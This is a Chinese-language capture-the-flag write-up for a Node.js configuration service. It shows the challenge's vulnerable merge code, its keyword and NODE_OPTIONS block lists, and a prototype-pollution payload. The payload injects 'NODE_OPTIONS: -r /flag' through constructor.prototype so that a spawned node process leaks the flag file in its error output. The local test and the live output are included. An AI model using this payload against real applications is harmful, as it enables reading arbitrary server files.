

System Config Manager

Update your system configuration below. Something is in backup.zip

```
{
  "name": "New User"
}
```

Update Config **Check Node Version**

一进来就是一个json更新配置，一看就知道是js原型链污染
给了源码

```
const express = require("express");
const { spawn } = require("child_process");
const path = require("path");

const app = express();
app.use(express.json());
app.use(express.static(__dirname));

function merge(target, source, res) {
  for (let key in source) {
    if (key === "__proto__") {
      if (res) {
        res.send("get out!");
        return;
      }
      continue;
    }
  }
}
```

```
    if (source[key] instanceof Object && key in
target) {
        merge(target[key], source[key], res);
    } else {
        target[key] = source[key];
    }
}
}
```

```
let config = {
    name: "CTF-Guest",
    theme: "default",
};
```

```
app.post("/api/config", (req, res) => {
    let userConfig = req.body;

    const forbidden = [
        "shell",
        "env",
        "exports",
        "main",
        "module",
        "request",
        "init",
        "handle",
        "environ",
        "argv0",
        "cmdline",
    ];

    const bodyStr =
JSON.stringify(userConfig).toLowerCase();
    for (let word of forbidden) {
        if (bodyStr.includes(`${word}`)) {
            return res
                .status(403)
```

```

        .json({ error: `Forbidden keyword detected:
${word}` });
    }
}

try {
    merge(config, userConfig, res);
    res.json({ status: "success", msg:
"Configuration updated successfully." });
} catch (e) {
    res.status(500).json({ status: "error", message:
"Internal Server Error" });
}
});

app.get("/api/status", (req, res) => {
    const customEnv = Object.create(null);
    for (let key in process.env) {
        if (key === "NODE_OPTIONS") {
            const value = process.env[key] || "";

            const dangerousPattern =
                /(?:^|\s)--
(require|import|loader|openssl|icu|inspect)\b/i;

            if (!dangerousPattern.test(value)) {
                customEnv[key] = value;
            }
            continue;
        }
        customEnv[key] = process.env[key];
    }

    const proc = spawn(
        "node",
        ["-e", 'console.log("System Check: Node.js is
running.")'],

```

```

    {
      env: customEnv,
      shell: false,
    },
  );

  let output = "";
  proc.stdout.on("data", (data) => {
    output += data;
  });
  proc.stderr.on("data", (data) => {
    output += data;
  });

  proc.on("close", (code) => {
    res.json({
      status: "checked",
      info: output.trim() || "No output from system check.",
    });
  });
});

app.get("/", (req, res) => {
  res.sendFile(path.join(__dirname, "index.html"));
});

// Flag 位于 /flag
app.listen(3000, "0.0.0.0", () => {
  console.log("Server running on port 3000");
});

```

总的来说merge函数用于合并原型链


/api/status路由，刚开始赋值环境变量给了一个空对象，并单独给NODE_OPTIONS做了一下过滤，但是这是可以绕过的，然后带着新的类用spawn开启了一个新的node进程，在创建新的node进程时会先读取各种环境变量，而NODE_OPTIONS环境变量存的是额外命令行选项，然后把结果和报错返回到了浏览器

payload:

```
{
  "constructor": {
    "prototype": {
      "NODE_OPTIONS": "-r /flag"
    }
  }
}
```

-r和--require选项是等价的，用于预加载一个nodejs模块，/flag肯定是不符合nodejs语法的，所以就会报错

本机测试，是可以带出文件内容的，而返回值是包含的结果和报错，所以这个payload是可行的



```
node -r /flag
/flag:1
flag{test}
^
SyntaxError: Unexpected token '{'
    at wrapSafe (node:internal/modules/cjs/loader:1762:18)
    at Module._compile (node:internal/modules/cjs/loader:1803:20)
    at Object..js (node:internal/modules/cjs/loader:1969:10)
    at Module.load (node:internal/modules/cjs/loader:1552:32)
    at Module._load (node:internal/modules/cjs/loader:1354:12)
    at wrapModuleLoad (node:internal/modules/cjs/loader:255:19)
    at Module.require (node:internal/modules/cjs/loader:1575:12)
    at node:internal/modules/cjs/loader:2130:12
    at loadPreloadModules (node:internal/process/pre_execution:722:5)
    at initializeModuleLoaders (node:internal/process/pre_execution:243:5)
Node.js v25.8.2
```

Update your system configuration below. Something is in backup.zip

```
{
  "constructor":{
    "prototype":{
      "NODE_OPTIONS":"-r /flag"
    }
  }
}
```

Update Config

Check Node Version

Status:

```
{
  "status": "checked",
  "info": "/flag:1\nXMCTF{40cea5be-e258-4384-884a-b338e487af0d}\n"
}
```